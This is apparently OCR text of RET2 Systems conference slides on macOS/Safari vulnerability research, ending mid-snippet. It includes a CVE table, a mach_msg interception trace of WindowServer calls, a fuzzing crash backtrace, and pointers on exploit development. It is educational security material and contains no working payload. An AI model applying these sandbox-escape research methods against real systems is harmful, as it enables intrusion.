1603	CVE-2018-4312	UAF	NO	NO	NO
1604	CVE-2018-4315	UAF	YES	YES	NO
1609	CVE-2018-4323	UAF	YES	YES	NO
1610	CVE-2018-4328	OOB read	YES	YES	YES

UAF = use-after-free. OOB = out-of-bounds

Bug Age

6+ months
0-6 months
6+ months
6+ months
6+ months
0-6 months
6+ months
6+ months
12+ months

https://googleprojectzero.blogspot.com/2018/10/365-days-later-finding-and-exploiting.html

New Code Considered Harmful


RET2 SYSTEMS


- Code has not experienced robust testing
  - Once in-market, 1 billion users get to ‘test your code’
- Breaks assumptions made in other parts of the codebase
  - Apprentice / second-author developers have less context
- …

Advice:

Identify sources of user input, and follow the data

```
doom@upwn64:~$ ./ctf_chall
-- Hyperloop Transit Ticketing ------
 1. Purchase ticket
 2. Print ticket
 3. Change seat
 4. Change passenger
 5. Cancel ticket
 6. Quit
--------------------------------------
Enter Choice:
```


Functions window
Function name
Segment
Start
_XSynchronizeWindowBackingStore _text 0000000000037EB4
_XSetSecureEventInput _text 0000000000037F74
_XSetMouseFocusWindow _text 0000000000038003
_XSetMouseEventEnableFlags _text 000000000003807F
_XAddSurface _text 0000000000038138
_XRemoveSurface _text 0000000000038214
_XRemoveAllSurfaces _text 000000000003836A
_XBindSurface _text 0000000000038421
_XMoveSurface _text 00000000000386A1
_XOrderSurface _text 0000000000038780
_XFlushSurfaceInline _text 00000000000389FD
_XFlushSurface _text 0000000000038B21
_XSetSurfaceProxiesForNextFlush _text 0000000000038C90
_XShapeSurface _text 0000000000038D70
_XShapeSurfaceInline _text 0000000000038F85
Bounds _text 0000000000039388
_X
Line 85 of 584
~600 Endpoints


Safari Sandbox
WebContent
SkyLight
...
WindowServer
SkyLight
QuartzCore
...
mach_msg
'MITM'
FRIDA
User Mode
Kernel Mode
XNU / Mach

```
00000060  76 00 00 00 73 00 00 00 2c 03 00 00 7a 00 00 00  v...s...,...z...
00000070  6f 00 00 00                                      o...
--------------------------------------------------------------------------------
[+] [775] calling 0x7fff6d6b6d2c SkyLight!_XSetProcessNotifyInterests
mach_msg @ 0x7ffee21b8620
  msgh_bits: 0x1112
  msgh_size: 0x88
  msgh_remote_port: 66351
  msgh_local_port: 88347
  msgh_voucher_port: 0
  msgh_id: 0x73a3
  msgh_buffer:
           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  00 00 00 00 01 00 00 00 03 00 00 00 18 00 00 00  ................
00000010  e7 05 00 00 71 00 00 00 32 03 00 00 2e 01 00 00  ....q...2.......
00000020  72 00 00 00 ce 00 00 00 70 00 00 00 c8 00 00 00  r.......p.......
00000030  7c 00 00 00 2d 03 00 00 64 00 00 00 7b 00 00 00  |...-...d...{...
00000040  67 00 00 00 66 00 00 00 e8 05 00 00 cb 00 00 00  g...f...........
00000050  6d 00 00 00 79 00 00 00 6e 00 00 00 76 00 00 00  m...y...n...v...
00000060  73 00 00 00 2c 03 00 00 7a 00 00 00 6f 00 00 00  s...,...z...o...
--------------------------------------------------------------------------------
[+] [775] calling 0x7fff6d69206a SkyLight!_XGetDisplaySystemState
mach_msg @ 0x7ffee21b8620
  msgh_bits: 0x1112
  msgh_size: 0x28
  msgh_remote_port: 53355
  msgh_local_port: 9731
  msgh_voucher_port: 0
  msgh_id: 0x746d
  msgh_buffer:
           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  00 00 00 00 01 00 00 00 0d 00 00 00 00 00 00 00  ................
--------------------------------------------------------------------------------
[+] [775] calling 0x7fff6d69206a SkyLight!_XGetDisplaySystemState
mach_msg @ 0x7ffee21b8620
  msgh_bits: 0x1112
  msgh_size: 0x28
  msgh_remote_port: 53255
  msgh_local_port: 9731
  msgh_voucher_port: 0
```

RET2 SYSTEMS

Let's fuzz!

- AFL
- Radamsa

✓ *... flip bits ??!?*

https://twitter.com/halvarflake/status/1070235097511706624

```
Process 77180 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (address=0x7fd68940f7d8)
    frame #0: 0x00007fff55c6f677 SkyLight`_CGXRegisterForKey + 214
SkyLight`_CGXRegisterForKey:
->  0x7fff55c6f677 <+214>: mov    rax, qword ptr [rcx + 8*r13 + 0x8]
    0x7fff55c6f67c <+219>: test   rax, rax
    0x7fff55c6f67f <+222>: je     0x7fff55c6f6e9           ; <+328>
    0x7fff55c6f681 <+224>: xor    ecx, ecx
Target 0: (WindowServer) stopped.

(lldb) bt
* thread #1, queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (address=0x7fd68940f7d8)
  * frame #0: 0x00007fff55c6f677 SkyLight`_CGXRegisterForKey + 214
    frame #1: 0x00007fff55c28fae SkyLight`_XRegisterForKey + 40
    frame #2: 0x00007ffee2577232
    frame #3: 0x00007fff55df7a57 SkyLight`CGXHandleMessage + 107
    frame #4: 0x00007fff55da43bf SkyLight`connectionHandler + 212
    frame #5: 0x00007fff55e37f21 SkyLight`post_port_data + 235
    frame #6: 0x00007fff55e37bfd SkyLight`run_one_server_pass + 949
    frame #7: 0x00007fff55e377d3 SkyLight`CGXRunOneServicesPass + 460
    frame #8: 0x00007fff55e382b9 SkyLight`SLXServer + 832
    frame #9: 0x0000000109682dde WindowServer`_mh_execute_header + 3550
    frame #10: 0x00007fff5bc38115 libdyld.dylib`start + 1
    frame #11: 0x00007fff5bc38115 libdyld.dylib`start + 1
```


https://twitter.com/matalaz/status/580600098092105728

Misconception:

Only expert researchers with _____ tools can find bugs

Observation:

An easy-to-find bug is just as easily found by others



https://twitter.com/_niklasb/status/1004342074114760704

Step 4:

Exploit Development

So you found a bug?

So you found a bug?

Let's take a step back

How do you actually write an exploit?


RET2 SYSTEMS

How do you actually write an exploit?

Practice!

Observation:


JavaScript based exploits are often similar in construction



Photos Zero Day Initiative

Photos from ZDI


RIX
ECURITY
ER
Photo @RealWorldCTF



https://github.com/tunz/js-vuln-db


Security Fixes and Rewards

Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven't yet fixed.

This update includes 40 security fixes. Below, we highlight fixes that were contributed by external researchers. Please see the Chrome Security Page for more information.

[$5000][867776] **High** CVE-2018-16065: Out of bounds write in V8. *Reported by Brendon Tiszka on 2018-07-26*
[$3000][847570] **High** CVE-2018-16066: Out of bounds read in Blink. *Reported by cloudfuzzer on 2018-05-29*
[$1000][848306] **High** CVE-2018-17457: Use after free in WebAudio. *Reported by Zhe Jin（金哲），Luyao Liu(刘路遥) from Chengdu Security Response Center of Qihoo 360 Technology Co. Ltd on 2018-05-31*
[$500][860522] **High** CVE-2018-16067: Out of bounds read in WebAudio. *Reported by Zhe Jin（金哲），Luyao Liu(刘路遥) from Chengdu Security Response Center of Qihoo 360 Technology Co. Ltd on 2018-07-05*
[N/A][877182] **High** CVE-2018-16068: Out of bounds write in Mojo. *Reported by Mark Brand of Google Project Zero on 2018-08-23*
[N/A][848238] **High** CVE-2018-16069:Out of bounds read in SwiftShader. *Reported by Mark Brand of Google Project Zero on 2018-05-31*
[N/A][848716] **High** CVE-2018-16070: Integer overflow in Skia. *Reported by Ivan Fratric of Google Project Zero on 2018-06-01*
[N/A][855211] **High** CVE-2018-16071: Use after free in WebRTC. *Reported by Natalie Silvanovich of Google Project Zero on 2018-06-21*
[$4000][864283] **Medium** CVE-2018-16072: Cross origin pixel leak in Chrome's interaction with Android's MediaPlayer. *Reported by Jun Kokatsu (@shhnjk) on 2018-07-17*

Can I just play lots of CTFs?




https://twitter.com/bkth_/status/1077286946072870912

RET2 SYSTEMS


Ok, SO now you have found a bug, what do you do

CVE-2018-4193




```
canon_psn = MakeCononicalPSN(psn);
rec = FindProcessRecByPSN(canon_psn);

